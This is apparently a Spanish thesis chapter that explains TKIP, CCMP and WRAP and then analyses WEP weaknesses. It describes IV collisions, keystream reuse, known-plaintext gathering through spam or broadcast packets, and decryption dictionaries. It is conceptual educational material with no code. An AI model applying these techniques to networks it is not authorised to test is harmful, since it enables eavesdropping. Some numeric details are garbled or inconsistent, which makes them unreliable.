
Del mismo modo que WEP, TKIP está fundamentado en el algoritmo de encriptación RC4, esto fue diseñado así por la única razón de permitir a los sistemas WEP la modernización de instalar un protocolo menos inseguro. TKIP es necesario en la certificación WPA y está contenido dentro de *RSN 802.11i* como optativo. TKIP implementa procedimientos correctivos para las distintas vulnerabilidades del cifrado WEP, de la siguiente forma:

- Integridad de mensaje, una nueva definición de MIC (Message Integrity Code) fundamentado en el algoritmo Michael se puede implementar en software para equipos con capacidades limitadas, como por ejemplo: microprocesadores lentos.

- Vector de Inicialización (IV), definición de nuevos métodos para seleccionar los valores IV, utilizar nuevamente el IV como un contador de repetición y aumentando el valor del IV para que no se reutilicen.
- Per Packet Key Mixing, utilizado para juntar claves de encriptación que parecieran sin conexión alguna.
- Gestión de claves, una nueva implementación de procedimientos para distribuir y modificar claves.


TKIP Key-Mixing Scheme se compone de dos partes. La primera fase es la encargada de los datos estáticos, clave TEK de sesión secreta, TA de la dirección MAC de quien transmite (que se incluye para evitar colisiones de valores IV) y los 32 bits más altos del IV. La fase 2 se compone de los valores de consecuencia de la fase 1 y los 16 bits más bajos del IV, alterando todos los bits del campo Per Packet Key para IV generado. Todos los valores IV inician en 0 y se aumentan de uno en uno en cada paquete que se envía, y como consecuencia todos los mensajes donde su TSC sea menor que el del último mensaje, serán descartados. Los valores que resultan de la fase 2 y una sección del IV extendido (incluye un bit dummy) representan el valor de entrada para RC4, y se origina un flujo de clave al que se le aplica la función XOR con el MPDU de texto, el MIC generado del MPDU y el antiguo ICV de WEP.

Figura 18. Fase 4 de 802.11i, Esquema y encriptación de TKIP Key Mixing



La generación del MIC hace uso del algoritmo Michael de Niels Ferguson. Fue elaborado para TKIP y posee un nivel de seguridad de 20 bits (este algoritmo no implementa la multiplicación debido al rendimiento, esto debido al soporte del equipo de red antiguo para actualizar a WPA). Debido a esta restricción, es necesario que se implementen procedimientos para prevenir que el MIC sea falsificado. En caso contrario, se iniciará una desconexión de 60 segundos y se constituirán nuevas claves *GTK* y *PTK* después de dicha desconexión. El algoritmo Michael computa un valor de verificación de 8 octetos denominado MIC y lo adjunta a la MSDU antes de ser transmitido. El MIC es computado a partir de la SA o dirección origen, la DA o dirección de destino, MSDU de sólo texto y la TMK respectiva, que, conforme al lado donde se dé la comunicación, se usará una clave distinta para la transmisión y recepción.

Figura 19. Computación de MIC, utilizando el algoritmo de Michael



El protocolo CCMP está fundamentado en la suite de cifrado de bloques *AES (Advanced Encryption Standard)* con modo de operación CCM, esto es, mediante una clave y bloques de 128 bits de longitud. Haciendo una comparación es correcto afirmar que *AES* es a CCMP, como *RC4* es a TKIP, sin embargo, de forma contraria a TKIP, diseñado para acomodarse a los equipos WEP existentes, CCMP no es únicamente un pacto, sino un nuevo diseño de protocolo.


El protocolo CCMP hace uso del counter mode además de un método de autenticación de mensajes denominado Cipher Block Chaining (CBC-MAC) usado en la generación de un MIC.

Dentro de los aspectos importantes por mencionar, está la utilización de una clave única para el proceso de encriptar y autenticar (haciendo uso de distintos IVs), logrando abarcar datos que no hayan sido encriptados por el proceso de autenticación.

El protocolo CCMP adjunta 16 bytes al MPDU, de los cuales 8 son utilizados para el encabezado CCMP y los 8 restantes en el MIC. El

encabezado CCMP es un bloque que no está encriptado y que está incluido entre el encabezado MAC y los campos encriptados, entre ellos el PN de 48-bits (Packet Number o IV Extendido) y la Group Key KeyID. El PN es aumentado de uno en uno por cada MPDU consecutivo.

Figura 20. Encriptación CCMP



El cálculo de MIC hace uso del algoritmo CBC-MAC que toma un bloque nonce de inicio (que se calcula a partir de los campos de Priority, la dirección fuente de MPDU y el PN aumentado), lo encripta y luego aplica la función XOR sobre los bloques consecutivos para conseguir un MIC final de 64 bits (en realidad el MIC final es un campo de 128-bits, dado que no se toman en cuenta los 64 bits del final). Entonces el MIC es agregado a los datos de texto realizar el proceso de encriptación AES en modo contador. El contador es construido a

partir de un nonce semejante al del MIC, pero con un bloque de contador extra que está con valor inicial de 1 y se aumenta para cada bloque.

Para finalizar, debe mencionarse el protocolo WRAP, que también opera con los fundamentos de *AES* pero haciendo uso del marco de encriptación autenticada OCB (Offset Codebook Mode, donde se realiza el proceso de encriptación y autenticación en una sola operación). El equipo de trabajo de IEE 802.11i optó inicialmente por el modo OCB, sin embargo fue cambiado después debido a problemas de propiedad intelectual y licencias. Por lo tanto, se estableció CCMP como obligatorio.

4. AMENAZAS Y VULNERABILIDADES DE LOS CIFRADOS WEP, WPA Y WPA2

4.1 Amenazas al cifrado WEP

Examinando el cifrado WEP a detalle, existe una serie de amenazas y riesgos que lo vuelven vulnerable ante determinadas condiciones. En esta sección se resumirán todas las vulnerabilidades y así como las principales causas que hacen de este cifrado un sistema inseguro de protección para comunicaciones críticas.

4.1.1 Longitud de cifrado poco efectiva

Hace ya algunos años se demostró que el algoritmo RC4 sufre múltiples vulnerabilidades, entre las cuales destacan las que prácticamente reducen la longitud efectiva del cifrado a 24 bits, en lugar de los 128 que se pueden definir como máximo en WEP.

Como se explicó en el capítulo anterior, WEP utiliza 24 bits y 40 bits de clave para el caso de un cifrado de 64 bits, pero para un cifrado de 128 bits también utiliza 24 bits para el IV y 104 bits para de clave. Por tanto, el cifrado WEP ofrece únicamente seguridad de 24 bits en cualquiera de sus longitudes. Erróneamente, muchos administradores de red con WEP con seguridad de 128 bits, con la noción de duplicar la seguridad del cifrado WEP. Esto no es un razonamiento completamente cierto. Debe hacerse hincapié en el hecho de que un cifrado de 64 bits no es la mitad de débil que uno de 128, la mitad de uno de 128, en cambio, sería uno de 127 bits.

$$2^{128} / 2^1 = 2^{(128-1)} = 2^{127}$$

Por lo que un cifrado de 24 bits es 2^{104} veces la mitad de débil que uno de 128. Al no utilizar el máximo posible de 128 bits en el cifrado WEP, y utilizar únicamente 24 bits para su seguridad, se puede afirmar que un ataque que rompa una clave de 64 bits, será igualmente efectivo para romper un cifrado de 128 bits, esto porque la seguridad implementada en ambos casos es únicamente de 24 bits.

4.1.2 Amenazas a la conexión

Como consecuencia de que el punto de acceso anuncia el SSID cada intervalo corto de tiempo, cualquier atacante puede captar (o escuchar) la red inalámbrica aunque cuente con seguridad. Unos pocos segundos son suficientes para que cualquier equipo detecte el canal de operación y el nombre de la red.

Debido a esta situación de inseguridad, el fabricante Lucent fue de los primeros en tomar medidas correctivas para paliar esta situación, dicha medida fue denominada Red Cerrada (Closed Network). Esta medida, de red cerrada consistió únicamente en cesar el anuncio de la red por medio del frame de beacon, es decir, no difundir el SSID.

Sin embargo, en la actualidad esta medida es simplemente una pequeña dificultad añadida para el atacante, quien deberá realizar un pequeño procedimiento adicional para descubrir los datos de la red. Día a día han ido apareciendo nuevo software que convierte el adaptador inalámbrico del equipo en un sniffer, tales como AirSnort o AirTraf, que permiten descubrir, escuchar y analizar redes de inalámbricas de área local.

4.1.3 Amenazas a la autenticación

La autenticación por clave compartida del cifrado WEP envía textos claros entre los equipos a través del canal de comunicación, luego dichos textos son encriptados y nuevamente transmitidos a través del mismo canal de comunicación. Por tanto, haciendo uso de un ataque de fuerza bruta es posible llegar a descubrir la clave compartida si se tienen suficientes muestras de paquetes de texto claros enviados y sus respectivas contrapartes encriptadas. De esta forma un atacante puede ejecutar un ataque pasivo para averiguar la clave secreta, debido a que la comunicación se transmite en el canal sin ningún control por parte de cualquiera de los participantes legítimos de la red.

Cuando la clave secreta es descubierta, la red y la comunicación entre sus participantes estarán completamente expuestas, ya que el atacante será capaz de encriptar y desencriptar todo el tráfico, a causa de que en el cifrado WEP la clave de autenticación es la misma clave de encriptación.

Lucent, como fabricante preocupado por la seguridad, nuevamente trato de combatir este problema al implementar la seguridad WEP de 128 bits. En esta seguridad la clave WEP pasa de 40 a 104 bits, haciéndola más fuerte ante el ataque mencionado.

Finalmente, algunos administradores de red consideran que es más seguro desactivar la autenticación mediante este protocolo, ya que de esta forma se protege más la clave de encriptación WEP. Lamentablemente, la mayoría de equipos tienen la autenticación WEP por defecto y son instalados sin modificar dicha característica.

4.1.4 Reutilización del KeyStream

El sistema WEP usa un IV (Initialization Vector o Vector de Inicialización) con longitud fija de 24 bits en cualquiera de su longitud de cifrado (64 ó 128 bits). Analizando detenidamente el proceso de cifrado, se describió en el capítulo anterior que problemas existen con la variación del IV, ahora se explicará teóricamente esta debilidad.

La paradoja del cumpleaños establece que si hay 23 personas reunidas, hay una probabilidad del 50,7% de que al menos dos personas de ellas cumplan años el mismo día. Para 60 o más personas la probabilidad es mayor del 99%. Obviamente es del 100% para 367 personas (teniendo en cuenta los años bisiestos).³⁸

Partiendo de esto, según la paradoja del cumpleaños, la probabilidad P_n de que dos paquetes compartan el mismo IV después de n paquetes es:


$$P_2 = \frac{1}{224}$$

Después de dos marcos, y:

$$P_n = P_{n-1} + \frac{(n-1)(1-P_{n-1})}{224} \quad \text{Para } n > 2$$

Por lo tanto con únicamente 4823 paquetes existe una probabilidad de choque del 50%, es decir, de que se duplique determinado IV.

Figura 21. Generación del número pseudo aleatorio del algoritmo WEP



³⁸ Paradoja del cumpleaños. http://www-fa.upc.es/websfa/fluids/TJM/pdf/Paradojas_acertijos_y_demostraciones_invalidas.pdf

Dado que el algoritmo de encriptación RC4 ejecuta la encriptación de los textos aplicando la función XOR entre los datos de entrada y un byte pseudo aleatorio, se puede apreciar que dos bytes tomados de dos flujos de datos cualesquiera, usando el mismo IV y localizándose en una posición similar en los mencionados flujos, poseerán los siguientes valores:

Figura 22. Fórmula de encriptación de RC4 usando OR Exclusivo

$$c_1 = p_1 \oplus b \qquad c_2 = p_2 \oplus b$$

Donde c_1 es el byte cifrado, p_1 es el byte en texto claro (sin cifrar) y b es el byte pseudoaleatorio. Por lo que para este ejemplo, es claro apreciar que al unir ambos bytes cifrados, aunque se desconozca la clave, es posible generar el siguiente enunciado:

Figura 23. Sustitución de ecuaciones en formula de RC4

$$c_1 \oplus c_2 = (p_1 \oplus b) \oplus (p_2 \oplus b) = p_1 \oplus p_2$$

Conociendo esta información e información propia de los paquetes (por ejemplo: la cabecera IP, etc.) es posible planificar y lanzar un ataque pasivo contra la red. Además, mediante el ICV que se adjunta cifrado al paquete, es

posible conocer si el proceso de descifrado se ha realizado satisfactoriamente. Con toda esta información puede asegurarse lo siguiente:

- Una vez que se conozca el texto plano de uno de los mensajes, es claro que se conocerá el otro texto plano de manera sencilla.
- Es posible encontrar P1 y P2 partiendo únicamente del resultado de P1 (+) P2, esto debido a la redundancia con la que generalmente se forman los textos planos. Por ello, se pueden averiguar dos textos que al aplicarles una función XOR, den como resultado los datos conocidos de P1 (+) P2.

Conociendo n textos cifrados con el mismo *Keystream*, se presentará lo que generalmente es llamado problema de profundidad n . El proceso de descifrado de los textos capturados, se vuelve más fácil y sencillo conforme n vaya creciendo, puesto que el resultado de la función XOR entre cada par de textos planos puede ser calculado, y existen distintas técnicas clásicas para dar solución a los problemas de este tipo (análisis de frecuencias, etc).

Dado a que en el cifrado WEP el IV es de longitud fija y escasa (24 bits), esta vulnerabilidad se presenta en ambos casos de su implementación, clave de 40 ó 102 bits. Si bien es cierto que utilizar WEP de 128 bits complica la descifrado de los paquetes, se sigue presentando el problema de colisión de valores IV. Además, es posible utilizar técnicas de inyección para generar tráfico acelerado en la red atacada, y así aminorar el tiempo necesario para que se presente esta colisión.

Por tanto, para que estos ataques puedan romper la seguridad de la red, basta contar con textos cifrados en donde al menos un segmento del

Keystream se haya utilizado más de una vez, y tener conocimiento parcial de parte del texto plano.

Como medida de seguridad el cifrado WEP hace uso de un IV distinto por cada paquete transmitido, con el fin de evitar las colisiones. De esta forma, todos los paquetes reciben un *Keystream* distinto. Sin embargo, el problema es que el IV se incluye dentro de la información no cifrada del paquete, para que luego el receptor pueda descifrarlo, con esta situación el IV también podrá ser leído por los atacantes sin importar que desconozcan la clave secreta y se procure la seguridad del *Keystream*. Como consecuencia, una mala administración del IV, que incluya su reutilización, implica como consecuencia una reutilización de la clave *Keystream*, ya que habitualmente la clave secreta compartida se mantiene fija.

Entonces, como los IV son públicos, la repetición de IV puede ser detectada sin problemas por parte de los atacantes. Esta repetición de los valores de IV se denomina colisión.

El sistema WEP no implica necesariamente el cambio de IV por cada paquete a transmitir, aunque si lo recomienda. Lamentablemente no indica ni aconseja mecanismos para la selección de IV, es por ello que muchas implementaciones del sistema lo hacen de manera pobre.

Por ejemplo, existen tarjetas PCMCIA que resetean el IV a 0 siempre que son reiniciadas, y luego aumentan el IV en uno en todos los paquetes siguientes. Estas tarjetas son reseteadas de manera automática siempre que son introducidas en un equipo portátil, y dada la naturaleza de su arquitectura, es lógico esperar que esa situación sea frecuente.

De tal modo que los *Keystream* de los IV de bajo orden, son susceptibles porque tienen la posibilidad de ser utilizados bastantes veces conforme el tiempo de vida de la clave privada. Preocupante también es el hecho de que la longitud del IV usado en WEP en cualquiera de sus dos tipos, está truncada únicamente a 24 bits, por lo que tiene altas probabilidades de usar el mismo IV en múltiples mensajes.

Al realizar una aproximación de datos reales, se puede deducir que un punto de acceso en operación de transmisión de paquetes de 1500 bytes a una velocidad media de 5 Mbps de ancho de banda (como se definió anteriormente existen redes de hasta 108 Mbps. en el mercado, siendo 54 Mbps. la más común para redes 802.11g) utilizará la totalidad de los valores posibles de IV en menos de doce horas. Aún en arquitecturas de red que no tengan tráfico masivo en su canal de comunicación, un atacante puede encontrar duplicados fácilmente si tiene paciencia.

Existen más detalles que pueden desembocar en repeticiones de *Keystream* de una forma más periódica. Una solución que implemente un IV aleatorio por cada paquete generaría colisiones aproximadamente cada 5000 paquetes, lo que representa en operación tan solo unos cuantos minutos de transmisión de información por el canal de la red inalámbrica.

Por tanto la peor vulnerabilidad es que el estándar 802.11 para redes inalámbricas de área local, no requiere que el valor del IV cambie en cada paquete transmitido, situación por la que podría aceptar el uso de un IV similar en cada uno de los paquetes, sin que esto sea una disconformidad con la norma establecida.

Entonces, por todas estas situaciones explicadas, es correcto afirmar que la reutilización del *Keystream* es la vulnerabilidad más grande del cifrado WEP y a continuación se explicará teóricamente como explotar dicha vulnerabilidad.

4.1.5 Explotando la reutilización del Keystream

Para explicar como una repetición del *Keystream* puede ser aprovechada por un atacante, podemos partir de que una vez detectados dos paquetes con el mismo IV, es posible aplicar una variedad de técnicas para obtener el texto plano original. Una vez que se conozca el texto en plano de uno de los mensajes conocer el contenido del otro, es una operación trivial.

Existen varias maneras de conseguir candidatos aceptables de texto plano. Distintos campos del tráfico IP son previsibles, puesto que los protocolos implementados utilizan estructuras de mensaje claramente sabidas. Por ejemplo, el proceso de acceso a sistemas es bastante parecido para la mayoría de usuarios, y así mismo lo son las extensiones y definiciones de contenidos seguridad (por ejemplo, la palabra “admin” como contraseña) haciendo que muchas veces los procedimientos encargados de la seguridad, fallen.

Otro ejemplo para explotar esta reutilización, podría radicar en la posibilidad de distinguir a través de un análisis exhaustivo de las tramas de los paquetes del tráfico de la red, junto a su longitud y averiguar una librería compartida que se pudiera transmitir en un sistema de red inalámbrica. Así se reconocería una enorme cantidad de plano conocido que pudiera usarse en un ataque controlado y secuencial contra el *Keystream* en busca de reutilizaciones.

Para lograr la transmisión de texto plano conocido, los atacantes pueden intentar enviarlos a los clientes de la red a través de Internet como correo electrónico no deseado (SPAM). Entonces el atacante únicamente debería esperar pacientemente a que los clientes descarguen el contenido enviado a través de la red inalámbrica. Por tanto, esta técnica puede lograr su cometido sin despertar sospechas de los usuarios legítimos de la red.

Sin embargo la recuperación de texto plano conocido resulta menos complicada. Ya que un punto de acceso es capaz de transmitir paquetes broadcast en modo cifrado y no cifrado si la opción de acceso controlado a la red se encuentra desactivada. Bajo estas circunstancias, un atacante con un adaptador de red bajo el estándar 802.11 es capaz de transmitir paquetes de broadcast al punto de acceso (mismos paquetes que serán admitidos al estar desactivado el acceso controlado de red) y analizar el producto cifrado que será retransmitido. Esta situación no puede evitarse en redes WEP que contengan mezclas de clientes WEP donde algunos tengan implementados los servicios para cifrado y otros no, a causa que los paquetes broadcast necesitan alcanzar a todos los clientes conectados, no existe una implementación que evite el uso de esta técnica para recuperar texto plano conocido.

Para terminar, es necesario mencionar que aún sin saber ningún texto plano, un atacante puede examinar a través de suposiciones, textos planos que sean susceptibles y candidatos para ser transmitidos, que al aplicarles distintas técnicas poco complejas deriven en la recuperación de la clave secreta.

4.1.6 Problemas con el IV de WEP

Como se ha explicado anteriormente, el IV del protocolo WEP es de 24 bits de longitud para cualquiera de sus implementaciones (64 ó 128 bits). Pero el sistema WEP agrega el IV a la llave compartida para formar una familia de 2^{24} llaves, es decir un total de 16777216 que constituyen el universo de llaves. Cada marco o “frame” de transmisión selecciona una llave entre este universo y encripta los datos a transmitir con esta llave.

Este esquema padece de un problema fundamental. Desde que el flujo de llave cifrado no puede ser reutilizado nunca, obliga a que el BSS cambie de llave base tan pronto como sus miembros hayan consumido las 2^{24} llaves derivadas de la llave base. La manera en que WEP define la forma de cumplir esto, no es para nada práctica, porque en la práctica las llaves WEP no son reemplazadas con suficiente frecuencia para mantener un nivel de privacidad deseado. Esto nos lleva a un amplio abuso de claves, un solo BSS de punto de acceso corriendo a 11Mbps y con una distribución típica de paquetes puede agotar el espacio de las claves derivadas alrededor de una hora. Una red de múltiples puntos de acceso con decenas, centenas o incluso miles de puntos de acceso, pueden agotar el espacio de las claves en un índice mayor, certero e inversamente proporcional al número de puntos de acceso.

El problema es mayor que lo que esto sugiere. Desde que WEP comparte la misma clave base entre todos los miembros del BSS, y desde que la seguridad de WEP depende de la dupla de clave base y el IV, nunca ha sido reciclado, WEP necesita un algoritmo de evasión para prevenir que un nodo reutilice un IV que ya haya sido usado por otro. WEP no define ningún algoritmo para esto, y ni siquiera está claro como diseñar alguno. Un BSS

puede, por ejemplo, dividir el espacio de IV entre los elementos del BSS en una manera predefinida, pero esta especie de esquema también presupone un comportamiento estático del miembro del BSS o algún esquema para transferencia e indicación de cuales IV han sido usados entre los miembros del BSS.

La manera usual de evitar este tipo de dificultad es seleccionar de manera aleatoria el IV. La selección aleatoria del IV, como sea, presenta sus propias dificultades debido a la paradoja del cumpleaños.

Como se explicó anteriormente, la paradoja del cumpleaños es llamada así para contar de manera intuitiva el hecho de que en un grupo pequeño de 23 personas, hay un 50% de probabilidad de que dos miembros del grupo compartan el mismo día de cumpleaños, en general, si un grupo de n miembros y elementos son seleccionados del grupo, uno a la vez con reemplazo, entonces la probabilidad de un duplicado después de dos intentos es $p_2 = 1/n$ y para $k > 3$, la probabilidad de que exista al menos un duplicado es

$$p_k = p_{k-1} + (k-1) \left(\frac{1}{n} \right) (1 - p_{k-1})$$

En el caso de que el espacio WEP toma más de $n = 2^{24}$, y que excedamos el 50% de probabilidad de una colisión entre IV después de solamente $4823 \approx 2^{12}$ marcos. La probabilidad de una colisión ya es 99% después de 12,430 marcos, o en 2 ó 3 segundos de tráfico normal a 11Mbps. Hay un 10% de oportunidad de una colisión después de 1881 frames, un 1% de

probabilidad después de 580, un 0.1% después de 184, 0.01% después de 59 y un 0.001% después de solamente 19 marcos. Con una selección aleatoria de valores de IV, manteniendo cinco ceros de certeza (0.000001%) se convierte en personalización de varios campos computados, requiere cambio de clave base después de todos los miembros del BSS hayan transmitido un total de 6 frames bajo la llave. La probabilidad es normal a 11 Mbps, el BSS empezara a reutilizar las claves en menos de una segundo operación, y hay una probabilidad despreciable de que un ataque pueda suceder con éxito antes de que este tiempo haya transcurrido.

Es importante dejar claro lo que esto significa. Esto no significa que 50% de IV (y por consiguiente las claves) colapsaran alrededor de 2^{12} paquetes. Esto quiere decir que un atacante colecta una trama de paquetes de alrededor de 2^{12} frames, hay alrededor de un 50% de que esa trama contenga al menos un IV duplicado. Pero esta es toda la ayuda que el atacante necesita para romper la seguridad de la red.

4.1.7 Diccionarios de descifrado

Luego que se haya recuperado con éxito el texto plano de un mensaje determinado, es posible separar el valor del *Keystream*, aplicando la técnica de análisis de IV o mediante otros procedimientos. Esto habilita al atacante para utilizar este *Keystream* con el fin de descifrar cualquier paquete que tenga un IV similar.

Debido a que las claves privadas compartidas k son cambiadas alguna vez, el atacante, a través de la captura masiva de información, puede formar un

arreglo de *Keystreams* que pertenezcan a distintas IV. Cuando se ha construido la tabla, descifrar cada texto cifrado es una tarea poco complicada y relativamente fácil.

Esta situación no depende en ningún momento de la longitud de clave de cifrado, debido a que el tamaño de las entradas del diccionario estará fijado a 24 bits, porque depende del IV y este no varía su longitud. Incluso, el diccionario utilizado en el ataque se hará más práctico al aprovechar el modo de operación de las tarjetas PCMCIA ya que estas establecen el IV a 0 cada vez que son reseteadas.

Debido a la mayoría de casos habituales donde las tarjetas se arrancan al menos una vez diaria, el atacante podría establecer un diccionario limitado únicamente a los primeros millares de valores de IV, esto le habilitaría descifrar casi todos los paquetes transmitidos por el punto de acceso. La ventaja en este caso es, como se ha explicado anteriormente, que en una red bajo el estándar 802.11 con bastantes clientes, se presentan colisiones en los primeros miles de valores de IV muchas veces.

4.1.8 Gestión de claves

Para iniciar este tema, es importante mencionar que el estándar 802.11 no cuenta con una definición formal de un procedimiento para distribuir las claves. Al contrario, la distribución utiliza un procedimiento externo para llenar la matriz de cuatro claves compartida globalmente. Todos los mensajes incluyen un campo para la identificación de clave donde se especifica la posición de la clave dentro de la matriz que se usó para el proceso de cifrado.

Conforme las definiciones del estándar 802.11, es permitido corresponder una clave específica de la matriz a cada equipo de la red, pero este no es un método común, ya que casi la totalidad de las arquitecturas de red implementan una única clave para acceder a la red. Esta situación afecta directamente la seguridad de la red, puesto que las contraseñas son guardadas del lado de los equipos de la red. No es una sorpresa que estas claves puedan ser robadas mediante técnicas de hacking usuales.

Adicionalmente cabe mencionar que el hecho de utilizar una única clave para todos los usuarios, repercute en garantizar más probabilidad de éxito a los ataques porque las colisiones de IV se incrementan seriamente. Las posibilidades de colisión de valores de IV son directamente proporcionales a los equipos conectados a la red, y si se considera el comportamiento (de reestablecer valor 0 al IV cada vez que se resetean) prácticamente la totalidad de los usuarios reutilizarán *Keystreams* pertenecientes a un pequeño grupo de valores de IV.

Si bastantes equipos de la red comparten la clave privada, resulta muy complicado reemplazar dicha clave, ya que es bastante peligroso comprometer esta información entre todos los usuarios. Sin mencionar que esta operación generalmente es omitida porque necesita una nueva configuración del adaptador inalámbrico en todos los equipos.

Por último se debe mencionar que la mayoría de atacantes disponen de mucho tiempo para buscar vulnerabilidades, ya que en la práctica, se ha comprobado que transcurren meses o incluso más tiempo, sin que las claves privadas sean cambiadas,

4.1.9 Sumario de vulnerabilidades

Debido a que el sistema WEP no fue elaborado por expertos en seguridad o criptografía, su vulnerabilidad ante los problemas RC4 descritos por Wagner, fue demostrada rápidamente. Scott Fluhrer, Itsik Mantin y Adi Shamir (ver referencias en la bibliografía) hicieron la publicación del polémico artículo donde se esbozaron las dos vulnerabilidades más críticas de WEP, debilidades de no-variación, y ataques IV conocidos.

Estos ataques tienen sus raíces en la condición de que para algunos valores de clave existe la posibilidad que los bits en los primeros bytes del flujo de clave sean dependientes de una pequeña cantidad de bits de la clave de encriptación (aunque según lo demostrado anteriormente, existe la posibilidad del 50% de que cada bit de un flujo de clave sea distinto que su antecesor). Ya que la clave de encriptación se compone de la unión de la clave secreta con el valor del IV, algunos valores del IV no son lo suficientemente fuertes.

También es vulnerable debido a su debilidad, la fase de comprobación de integridad a causa de los sabidos del algoritmo CRC32 que es aplicado para esta función. El algoritmo CRC32 es generalmente utilizado para detectar errores, sin embargo jamás se consideró como seguro desde una apreciación criptográfica, a causa de su linealidad, situación que en el 2001 advirtieron Nikita Borisov, Ian Goldberg y David Wagner.

A partir de esto, se aceptó que WEP brindara una seguridad únicamente aceptable en entornos domésticos e infraestructuras que no transmitieran información crítica. Pero lamentablemente esta afirmación se invalidó cuando aparecieron los ataques KoreK en el año de 2004 (que implementan ataques

universales de FMS además de optimizaciones de h1kari), además del ataque inductivo invertido Arbaugh, que cuando se combinan con técnicas de inyección de tráfico, logran descifrar paquetes totalmente arbitrarios sin conocer la clave.

